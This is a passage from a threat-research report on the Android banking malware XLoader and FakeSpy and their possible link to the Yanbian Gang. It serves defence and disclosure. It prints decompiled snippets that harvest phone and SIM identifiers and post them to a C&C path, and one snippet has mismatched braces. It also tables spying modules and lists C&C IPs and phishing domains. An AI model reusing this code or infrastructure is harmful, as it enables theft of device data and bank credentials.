The fact that XLoader and FakeSpy also used the same method to hide their real C&C addresses could also indicate that they are either being operated by the same threat actor group or that their operators are affiliated with each other. As mentioned in the early sections, XLoader versions 1.0., 2.0., and 3.0 used a social media user profile page (see Table 10 for the complete list of profiles used by XLoader versions 1.0, 2.0, and 3.0) to connect to its C&C server. Meanwhile, FakeSpy also used made-up social media user profiles to hide its C&C server address in its early variants. Note: Through our active cooperation with the companies that own the involved domains mentioned in this research, all user profile pages and accounts have been blocked.



Figure 45. XLoader hiding its real C&C address in a social media user profile



Figure 46. The IP address is written on social media profiles, always starting with ^^ and ending with \$\$\$. Once launched, the app will access the page and parse contents to get the real C&C address.

The Connection to the Yanbian Gang

Over the course of our research, we discovered that the operators behind FakeSpy, and possibly XLoader, may be connected to the [Yanbian Gang](#) – a Chinese cybercriminal group that steals money from account holders of South Korean banks.

Fake versions of apps from South Korean banks and the ones FakeSpy posed as targeted online banking users in Japan and South Korea. We also learned that both attackers used malware with similar code:

```
public static String a(Context arg6) {
    int v5 = 3;
    int v4 = 2;
    StringBuilder v2 = new StringBuilder();
    Object v0 = arg6.getSystemService("phone");
    String v1 = ((TelephonyManager)v0).getLineNumber();
    String v0_1 = ((TelephonyManager)v0).getSimSerialNumber();
    if(v1 == null || (v1.equals(""))){
        if(v0_1 != null && !v0_1.equals("")) {
            v2.append(v0_1);
        }
    }
    v0_1 = v2.toString();
}
else {
    if(v1.startsWith("+86")) {
        v0_1 = v1.substring(v5);
    }
    else if(v1.startsWith("86")) {
        v0_1 = v1.substring(v4);
    }
    else {
        v0_1 = v1;
    }

    if(v0_1.startsWith("+82")) {
        v0_1 = v0_1.substring(v5);
    }
    else if(v0_1.startsWith("82")) {
        v0_1 = v0_1.substring(v4);
    }

    v2.append(v0_1);
    v0_1 = v2.toString();
}
return v0_1;
}
```

Figure 47. Code from a Yanbian Gang app

```

public static String getMachine(Context arg8) {
    String v5;
    int v7 = 3;
    int v6 = 2;
    StringBuilder v4 = new StringBuilder();
    Object v2 = arg8.getSystemService("phone");
    String v3 = ((TelephonyManager)v2).getLine1Number();
    String v1 = ((TelephonyManager)v2).getSimSerialNumber();
    if(v3 == null || (v3.equals("")) {
        String v0 = ((TelephonyManager)v2).getDeviceId();
        if(!TextUtils.isEmpty(((CharSequence)v0))) {
            v4.append(v0);
            return v4.toString();
        }

        if(v1 != null && !v1.equals("")) {
            v4.append(v1);
        }

        if(v4.toString().length() == 0) {
            v4.append("123456789");
        }

        v5 = v4.toString();
    }
    else {
        if(v3.startsWith("+86")) {
            v3 = v3.substring(v7);
        }
        else if(v3.startsWith("86")) {
            v3 = v3.substring(v6);
        }

        if(v3.startsWith("+82")) {
            v3 = v3.substring(v7);
        }
        else if(v3.startsWith("82")) {
            v3 = v3.substring(v6);
        }

        v4.append(v3);
        v5 = v4.toString();
    }
    return v5;
}

```

Figure 48. Code from a FakeSpy app

```

public final void run() {
    JSONObject v0 = new JSONObject();
    try {
        v0.put("mobile", a.a(this.a.getApplicationContext()));
        v0.put("machine", Build.MODEL);
        v0.put("sversion", Build.VERSION.RELEASE);
        v0.put("bank", q.b(this.a));
        v0.put("provider", n.a(this.a));
        v0.put("npki", "1");
        q.a(String.valueOf(a.g) + "/servlet/OnLine", "{\\"json\":" + q.a(v0.toString()) + "\"}");
    }
    catch(JSONException v0_1) {
        v0_1.printStackTrace();
    }
}

new Thread() {
    public void run() {
        JSONObject v1 = new JSONObject();
        try {
            v1.put("mobile", StUtil.getMachine(MainActivity.this.getApplicationContext()));
            v1.put("machine", Build.MODEL);
            v1.put("sversion", Build.VERSION.RELEASE);
            v1.put("bank", "");
            v1.put("provider", StUtil.getProvidersName(MainActivity.this));
            v1.put("npki", "1");
            StUtil.postJson(MainActivity.this, MainActivity.this.sp.getValue("URL", "") + "/servlet/OnLine", "{\\"json\":" + StUtil.stringToJson(v1.toString()) + "\"}");
        }
        catch(JSONException v0) {
            v0.printStackTrace();
        }
    }
}.start();

```

Figure 49. The malicious app from the Yanbian Gang (top) and a FakeSpy sample (bottom) share similar metadata containing the infected devices' information and C&C server path.

WHOIS results also revealed that the registrants of FakeSpy and XLoader's shared malicious domains — for the fake apps of a Japanese home delivery service company — were from China. The phone numbers of the registrants appear to originate from the Jilin Province, which was pinned as the location of Yanbian Gang members.

With that information on hand, we can speculate that the Yanbian Gang has some sort of connection to FakeSpy and XLoader due to their common denominators, which are the said fake and malicious domains. However, that is still not enough to conclude that the operators behind XLoader and FakeSpy are the same. It could just be that two different sets of threat actors or groups are using the same service or infrastructure to deploy malware, or other plausible scenarios that are yet to be clarified.

Nevertheless, the prevalence and evolution of XLoader and FakeSpy, regardless of who are running their operations, should remind users to always exercise [best practices on mobile security](#), especially since the mobile platform continues to be a popular target by increasingly sophisticated threats.

Conclusion

XLoader and FakeSpy underwent several changes or modifications in their attack vectors, targets, behavior, and infrastructure, among others, since they first emerged. These malicious efforts are a testament to the cybercriminals' determination to improve their strategies.

Our monitoring efforts on XLoader and FakeSpy over the past few years revealed their connections and similar patterns, providing us with possible ideas on the identity of these mobile malware families. As the infection count of XLoader and FakeSpy infection continues to rise, this discovery could be significant to users and enterprises because awareness, as always, is the first step in defending against cybercrime, regardless of the platform.

Appendix

Package names	
com.wooribank.pib.smart	com.hanabank.ebk.channel.android.hananbank
com.kbstar.kbbank	nh.smart
com.ibk.neobanking	com.epost.psf.sdsi
com.sc.danb.scbankapp	com.kftc.kjbsmb
com.shinhan.sbanking	com.smg.spbs

Table 3. List of legitimate banking apps XLoader version 1.0 targeted

Package names	
com.casdh.adpc.woori.ksr.androidd.apd	com.hada.godle.kr.chcnnel.koreaa.app
com.kr.androids.good.kbstar.kbbkings.app	com.weds.google.ndhb.krs.bk.app
com.ibk.koresa.krc.androidss.ibkking	com.androidid.post.fspcs.kdr.wsu.sdsi
com.godog.sc.androidd.daddbdkr.scbankapp	com.kr.andrsoid.ftkc.kjb.sdsdsmb.app
com.android.godgle.shinhasnbbk.krs.app	com.asndroids.kr.kf.androidids.smd.spb

Table 4. List of malicious banking apps XLoader version 1.0 attempts to install on affected devices

Module	Function
ssms	Send preset SMS text from C&C server to all contacts in victim's device
wifi	Enable or disable Wi-Fi connection
gcont	Collect all the device's contacts
up	Update itself, download and reload payload
lck	Lock victim's device
bc	Collect all contacts from the Android device and SIM card

Table 5. Other modules and functions XLoader Version 1.0 executed

Modules	Functions
sendSms	Send preset SMS text from C&C server to all contacts in victim's device
setWifi	Enable or disable Wi-Fi connection
gcont	Collect all the device's contacts
lock	Lock victim's device
bc	Send SMiShing messages to contacts
setForward	Currently not implemented, but can be used to hijack the infected device
getForward	Currently not implemented, but can be used to hijack the infected device
hasPkg	Check the device whether a specified app is installed or not
setRingerMode	Set the device's ringer mode
reqState	Get a detailed phone connection status, which includes activated network and Wi-Fi (with or without password)
showHome	Force the device's back to the home screen
getnpki	Get files/content from the folder named NPki (contains certificates related to financial transactions)

Table 6. Modules and commands XLoader version 2.0 used

Package names	
com.casdh.adpc.woori.ksr.androidd.apd	com.ncsoft.lineagem
com.webzen.muorigin.google	kr.co.neople.neopleotp
com.ncsoft.lineagem19	

Table 7. List of malicious gaming apps XLoader version 2.0 tried to install on affected devices

Modules	Functions
sendSms	Send SMS/MMS to a specified address
setWifi	Enable or disable Wi-Fi connection
gcont	Collect all the device's contacts
lock	Currently just an input lock status in the settings (pref) file, but may be used as a screenlocking ransomware
bc	Collect all contacts from the Android device and SIM card
setForward	Currently not implemented, but can be used to hijack the infected device
getForward	Currently not implemented, but can be used to hijack the infected device
hasPkg	Check the device whether a specified app is installed or not
setRingerMode	Set the device's ringer mode
setRecEnable	Set the device's ringer mode as silent
reqState	Get a detailed phone connection status, which includes activated network and Wi-Fi (with or without password)
showHome	Force the device's back to the home screen
getnpki	Get files/content from the folder named NPki (contains certificates related to financial transactions)
http	Access a specified network using HttpURLConnection
onRecordAction	Simulate a number-dialed tone
call	Call a specified number
get_apps	Get all the apps installed on the device
show_fs_float_window	Show a full-screen window for phishing

Table 8. Modules and functions of XLoader version 3.0

Package names	
com.████████.android.bfwallet	jp.co.████████.jibunmain
com.████████	jp.co.████████.banking
jp.co.████████████████████	jp.████████.applisp.app
jp.co.████████.direct	jp.████████.zaif2
jp.co.████████.smtapp.balance	jp.████████.android
jp.co.████████.android.passbook	li.████████.appE9C4B0E4
jp.co.████████.android	mobi.████████
jp.co.████████	net.████████.sbw

Table 9. FakeSpy version 2.0 target app list

User profile pages	
hxxp://m[.]██████████[.]com/profile?hostu██████████70641	hxxps://██████████[.]com/abfdbnas3
hxxp://m[.]██████████[.]com/profile?hostu██████████98287	hxxps://██████████[.]com/asbfdee1
hxxp://m[.]██████████[.]com/profile?hostu██████████43420	hxxps://██████████[.]com/cdvsvfa2
hxxp://m[.]██████████[.]com/profile?hostu██████████16443	hxxps://www[.]██████████[.]com/p/asdfwsqewq2e12/detail
hxxp://m[.]██████████[.]com/profile?hostu██████████05104	hxxps://www[.]██████████[.]com/p/dajiahao188384/detail
hxxp://m[.]██████████[.]com/profile?hostu██████████04773	hxxps://www[.]██████████[.]com/p/dsvbfbfzcv/detail
hxxp://m[.]██████████[.]com/profile?hostu██████████77103	hxxps://www[.]██████████[.]com/p/ffbxvfd/detail
hxxp://m[.]██████████[.]com/profile?hostu██████████87373	hxxps://www[.]██████████[.]com/p/haoxingfu12389/detail
hxxp://m[.]██████████[.]com/profile?hostu██████████92325	hxxps://www[.]██████████[.]com/p/haoxingfu366/detail
hxxp://m[.]██████████[.]com/profile?hostu██████████80974	hxxps://www[.]██████████[.]com/p/haoxingfu669/detail
hxxp://m[.]██████████[.]com/profile?hostu██████████59241	hxxps://www[.]██████████[.]com/p/haoxingfu671/detail
hxxp://m[.]██████████[.]com/profile?hostu██████████0074	hxxps://www[.]██████████[.]com/p/haoxingfu679/detail
hxxp://my[.]██████████[.]com/user/329505231	hxxps://www[.]██████████[.]com/p/haoxingfu88/detail
hxxp://my[.]██████████[.]com/user/329505325	hxxps://www[.]██████████[.]com/p/wokaixin158998/detail
hxxp://my[.]██████████[.]com/user/329505338	hxxps://www[.]██████████[.]com/p/womenhao183527/detail
hxxp://my[.]██████████[.]com/user/331035489	hxxps://www[.]██████████[.]com/p/ceshi9875/detail

Table 10. List of user profiles XLoader version 1.0, 2.0 and 3.0 used to hide their real C&C address

Email addresses	
a4047894440@gmail.com	haoxingfu11@outlook.com
a4047894441@gmail.com	haoxingfu22@outlook.com
a4047894442@gmail.com	haoxingfu33@outlook.com
haoxingfu11@aliyun.com	kelexuebi0001@aliyun.com
haoxingfu22@aliyun.com	kelexuebi0002@aliyun.com
haoxingfu33@aliyun.com	kelexuebi0003@aliyun.com

Table 11. List of email addresses XLoader versions 4.0 and 5.0 used to hide their real C&C address.

Social media user profile pages	
hxxps://twitter[.]com/luckseven4	hxxps://twitter[.]com/sekadeta
hxxps://twitter[.]com/tuwoeiwa1	hxxps://twitter[.]com/SevenSeven5257
hxxps://twitter[.]com/siumakuaw	

Table 12. Social media profiles FakeSpy used to hide its real C&C server address

Indicators of Compromise (IoCs)

XLoader's C&C servers		
220.136.78.40	36.225.156.217:28832	1.162.98.240:28833
220.136.73.107	36.225.156.160:28833	114.44.216.165:28833
36.226.15.70:28833	1.160.167.127:28833	114.43.176.103:28833
36.226.12.193:28833	1.160.166.73:28833	114.43.178.217:28833
36.226.10.17:28833	1.160.165.234:28833	114.36.131.220:28833
36.226.2.59:28833	1.162.110.64:28833	114.36.135.148:28833
36.226.8.173:28833	1.162.106.248:28833	118.169.114.60:28833
36.225.156.217:28833	1.162.100.134:28833	

FakeSpy's C&C servers		
103.26.76.73	118.169.187.192	211.74.227.131
jppost.picp.io	118.169.187.223	111.250.155.191
██████████.admin.vicp.hk	36.225.14.226	36.225.56.226
tjserver3.gnway.cc	36.225.187.95	118.169.184.117
██████████.r.gnway.cc	36.225.189.69	175.182.22.160
mydocomo.gnway.cc	██████████-web.gnway.cc	118.160.123.36
houtaijp.gnway.cc	██████████.web.gnway.cc	118.168.59.199
██████████.jp.gnway.cc	118.160.115.202	36.225.112.45
tijiao.gnway.cc	36.227.130.2	118.169.186.248
tijiao3.gnway.cc	111.250.157.50	142.252.251.38
118.169.187.22	61.230.103.80	142.252.249.46
118.160.114.244	59.105.6.230	67.229.35.227
118.160.118.88	118.160.115.74	142.252.249.58
118.168.60.40	118.166.129.184	

XLoader's deployment domains	
118-168-201-70.dynamic-ip.hinet.net	61-228-186-229.dynamic-ip.hinet.net
118-169-226-219.dynamic-ip.hinet.net	61-228-190-221.dynamic-ip.hinet.net
220-136-182-72.dynamic-ip.hinet.net	fa3313.com
220-136-77-219.dynamic-ip.hinet.net	fa6616.com
220-136-80-249.dynamic-ip.hinet.net	haoxingfu01.ddns.net
43.240.14.44	suryaglodok.com

FakeSpy's deployment domains		
██████████-aata.com	██████████-cvdf.com	██████████-po.com
██████████-ase.com	██████████-da.com	██████████-ppiu.com
██████████-ata.com	██████████-de.com	██████████-pz.com
██████████-bngg.com	██████████-dfef.com	██████████-qi.com
██████████-dfge.com	██████████-duo.com	██████████-qqa.com
██████████-express.com	██████████-ee.com	██████████-qqd.com
██████████.exp-ress.com	██████████-eexpress.com	██████████-qqf.com
exp-██████████.com	██████████-efeh.com	██████████-qqg.com
japanpost.oicp.io	██████████-es.com	██████████-qqh.com


FakeSpy's deployment domains		
jp-█████.gnway.cc	█████-exgg.com	█████-qqi.com
█████.oicp.io	█████-exp.club	█████-qqj.com
█████.qicp.io	█████exp.gnway.cc	█████-qqk.com
█████.top	█████e-xp.gnway.cc	█████-qql.com
█████.vicp.io	█████-exp.gnway.cc	█████-qqm.com
█████.vip	█████-exp.top	█████-qqn.com
█████.xicp.io	█████exp.vicp.io	█████-qqo.com
█████a.com	█████-expge.com	█████-qqp.com
█████-aae.com	█████-exp-jp.com	█████-qqr.com
█████-aako.com	█████-exprb.com	█████-qqs.com
█████-aaku.com	█████-expshg.com	█████-qqt.com
█████-aatsu.com	█████-extt.com	█████-qqu.com
█████-aau.com	█████-exwe.com	█████-qqv.com
█████-ab.com	█████-exxc.com	█████-qqw.com
█████-aba.com	█████-exzz.com	█████-qqx.com
█████-abe.com	█████-fsag.com	█████-qqy.com
█████-abi.com	█████-fsdh.com	█████-qqz.com
█████-abo.com	█████-fssdf.com	█████-re.com
█████-abu.com	█████-fswe.com	█████-ri.com
█████-ad.com	█████-fu.com	█████-rqa.com
█████-ade.com	█████-ga.com	█████-rqd.com
█████-adi.com	█████-gd.com	█████-rqe.com
█████-ado.com	█████-gdhe.com	█████-rqf.com
█████-adu.com	█████-gert.com	█████-rqg.com
█████-ae.com	█████-gf.com	█████-rqh.com
█████-ag.com	█████-gfde.com	█████-rqi.com
█████-aga.com	█████-gg.com	█████-rqj.com
█████-age.com	█████-gh.com	█████-rqk.com
█████-agi.com	█████-gj.com	█████-rql.com
█████-agu.com	█████-gk.com	█████-rqo.com
█████-ah.com	█████-gl.com	█████-rqp.com
█████-aha.com	█████-go.com	█████-rqq.com
█████-ai.com	█████-grde.com	█████-rqr.com
█████-ak.com	█████-gs.com	█████-rqs.com
█████-aka.com	█████-gx.com	█████-rqt.com
█████-ake.com	█████-gz.com	█████-rqu.com
█████-aki.com	█████-ha.com	█████-r qw.com
█████-ako.com	█████-hfje.com	█████-rqy.com
█████-aku.com	█████-hu.com	█████-ru.com
█████-ami.com	█████-jhkl.com	█████-sa.com
█████-amu.com	█████-jllj.com	█████-sdfh.com
█████-an.com	█████-jp.com	█████-sdge.com
█████-ana.com	█████-jp.gnway.cc	█████-se.com
█████-ane.com	█████-ka.com	█████-si.com
█████-ani.com	█████-ke.com	█████-so.com
█████-ano.com	█████-ki.com	█████-sos.com

FakeSpy's deployment domains		
████-ao.com	████-ko.com	████-soso.com
████-app.com	████-lekw.com	████-ss.com
████-apple.com	████-li.com	████-su.com
████-ar.com	████-ma.com	████-support.com
████-ara.com	████-me.com	████-supports.com
████-are.com	████-mm.com	████-ta.com
████-ari.com	████-mme.com	████-tq.com
████-aro.com	████-mmi.com	████-twwy.com
████-aru.com	████-mmo.com	████-use.com
████-as.com	████-mmp.com	████-uses.com
████-asa.com	████-mmq.com	████-vf.com
████-ashi.com	████-mnr.com	████-vg.com
████-aso.com	████-mmt.com	████-vh.com
████-aswe.com	████-mmu.com	████-vj.com
████-at.com	████-mmw.com	████-vk.com
████-ate.com	████-mmy.com	████-vl.com
████-ato.com	████-mo.com	████-wa.com
████-atsu.com	████-na.com	████-wow.com
████-au.com	████-ni.com	████-wqt.com
████-aw.com	████-no.com	████-wu.com
████-awa.com	████-ns.com	████-ya.com
████-awe.com	████-nu.com	████-yi.com
████-awi.com	████-obo.com	████-yo.com
████-awo.com	████-oo.com	████-yryr.com
████-ay.com	████-or.com	████-ytqw.com
████-aya.com	████-oro.com	████-za.com
████-az.com	████-otqw.com	████-zc.com
████-aza.com	████-otqwt.com	████-ze.com
████-azi.com	████-ottt.com	████-zo.com
████-azo.com	████-otvb.com	████-zu.com
████-ba.com	████-ouiu.com	████-zv.com
████-bb.com	████-p.com	████-zx.com
████-bbq.com	████-pa.com	████xp.gnway.cc
████-bi.com	████-pasif.com	smartxpay.kr
████-bu.com	████-pi.com	so-████.com
████-byb.com	████-pk.com	www.████.top
████-co-jp.com	████-pl.com	www.████-ss.com

Deployment domains shared by XLoader and FakeSpy		
expre-████.com	████-expsd.com	████-qqb.com
expres-████.com	████-expuu.com	████-qqc.com
exp-████-exp.com	████-expwhs.com	████-qqe.com
████-exp.com	████-expx.com	████-qqq.com
████-express.com	████-express.com	████-qwe.com
████-exp.com	████-fghe.com	████-qwi.com

Deployment domains shared by XLoader and FakeSpy		
█████-express.com	█████-gfer.com	█████-qwo.com
█████-aachi.com	█████-grr.com	█████-qwp.com
█████-aai.com	█████-kk.com	█████-qwq.com
█████-aaka.com	█████-ll.com	█████-qwr.com
█████-aak.com	█████-nb.com	█████-qwt.com
█████-aaki.com	█████-nc.com	█████-qwu.com
█████-aao.com	█████-nd.com	█████-qww.com
█████-aasa.com	█████-nf.com	█████-qwy.com
█████-aas.com	█████-ng.com	█████-sop.com
█████-aase.com	█████-nj.com	█████-te.com
█████-aashi.com	█████-nk.com	█████-ti.com
█████-aaso.com	█████-nn.com	█████-to.com
█████-anu.com	█████-nv.com	█████-tp.com
█████-aze.com	█████-nz.com	█████-tr.com
█████-aasu.com	█████-ore.com	█████-tt.com
█████-aat.com	█████-otfd.com	█████-tu.com
█████-a-exp.com	█████-othh.com	█████-tw.com
█████-a-express.com	█████-otpe.com	█████-ty.com
█████-aod.com	█████-otqc.com	█████-vv.com
█████-bnsg.com	█████-otvbd.com	█████-xx.com
█████-bnwe.com	█████-otww.com	█████-ytqq.com
█████-cc.com	█████-pasi.com	█████-zz.com
█████-cp.com	█████-pcs.com	█████-exp.com
█████-cvbr.com	█████-pfe.com	█████-express.com
█████-e.com	█████-plop.com	█████-exp.com
█████-e-xp.com	█████-pp.com	█████-express.com
█████-ex-p.com	█████-qee.com	s█████-exp.com
█████-expmd.com	█████-qei.com	s█████-express.com
█████-expope.com	█████-qeo.com	www-█████-exp.com
█████-expr.com	█████-qep.com	█████-aata.com
█████-expre.com	█████-qeq.com	█████-ase.com
█████-expreess.com	█████-qer.com	█████-ata.com
█████-expres.com	█████-qet.com	█████-bngg.com
█████-exp-ress.com	█████-qeu.com	█████-dfge.com
█████-expresss.com	█████-qew.com	█████-exppress.com
█████-express.com	█████-qey.com	█████-exp-ress.com

FakeSpy's other phishing domains		
abnormal-[REDACTED].com	my[REDACTED]-help.com	[REDACTED]-k.com
account-[REDACTED].com	my[REDACTED]-jp.com	[REDACTED]-app.com
[REDACTED]-[REDACTED].com	my-[REDACTED]-jp.com	[REDACTED]-[REDACTED].com
app-[REDACTED].com	my-[REDACTED]-security.com	[REDACTED]jp.com
a-[REDACTED].com	my[REDACTED]-securitys.com	[REDACTED]-notice.com
[REDACTED]-security.com	my-[REDACTED]-securitys.com	[REDACTED]-noticw.com
[REDACTED]-securitys.com	my[REDACTED]-service.com	[REDACTED]-securitys.com
[REDACTED]-service.com	my-[REDACTED].top	services-[REDACTED]card.com
[REDACTED]-support.com	my[REDACTED]-sevice.com	smt-ntt-[REDACTED].com
bank-[REDACTED].com	my-[REDACTED]-support.com	[REDACTED]-service.com
b-[REDACTED].com	my[REDACTED]-supports.com	[REDACTED]-services.com
c-[REDACTED].com	my[REDACTED]-use.com	[REDACTED]-soe.com
[REDACTED]-app.com	my[REDACTED]-uses.com	[REDACTED]-soew.com
[REDACTED]-security.com	n-[REDACTED].com	[REDACTED]-soew.com
[REDACTED]-services.com	ntt[REDACTED]-security.com	[REDACTED]-[REDACTED].com
d-[REDACTED].com	ntt[REDACTED]-securitys.com	[REDACTED]-sos.com
e-[REDACTED].com	ntt[REDACTED]-service.com	[REDACTED]-sow.com
f-[REDACTED].com	ntt[REDACTED]-services.com	[REDACTED]support.com
g-[REDACTED].com	ntt[REDACTED]-support.com	[REDACTED]-supports.com
h-[REDACTED].com	ntt[REDACTED]-supports.com	[REDACTED]-urgent.com
ico-[REDACTED].com	nttocn.[REDACTED].cc	[REDACTED]-use.com
ico-[REDACTED].com	o-[REDACTED].com	[REDACTED].com
ico-coin-z.com	password-[REDACTED].com	sos-[REDACTED].com
ico-[REDACTED].com	protect-[REDACTED].com	s-[REDACTED].com
id-my-[REDACTED].com	p-[REDACTED].com	support-[REDACTED].com
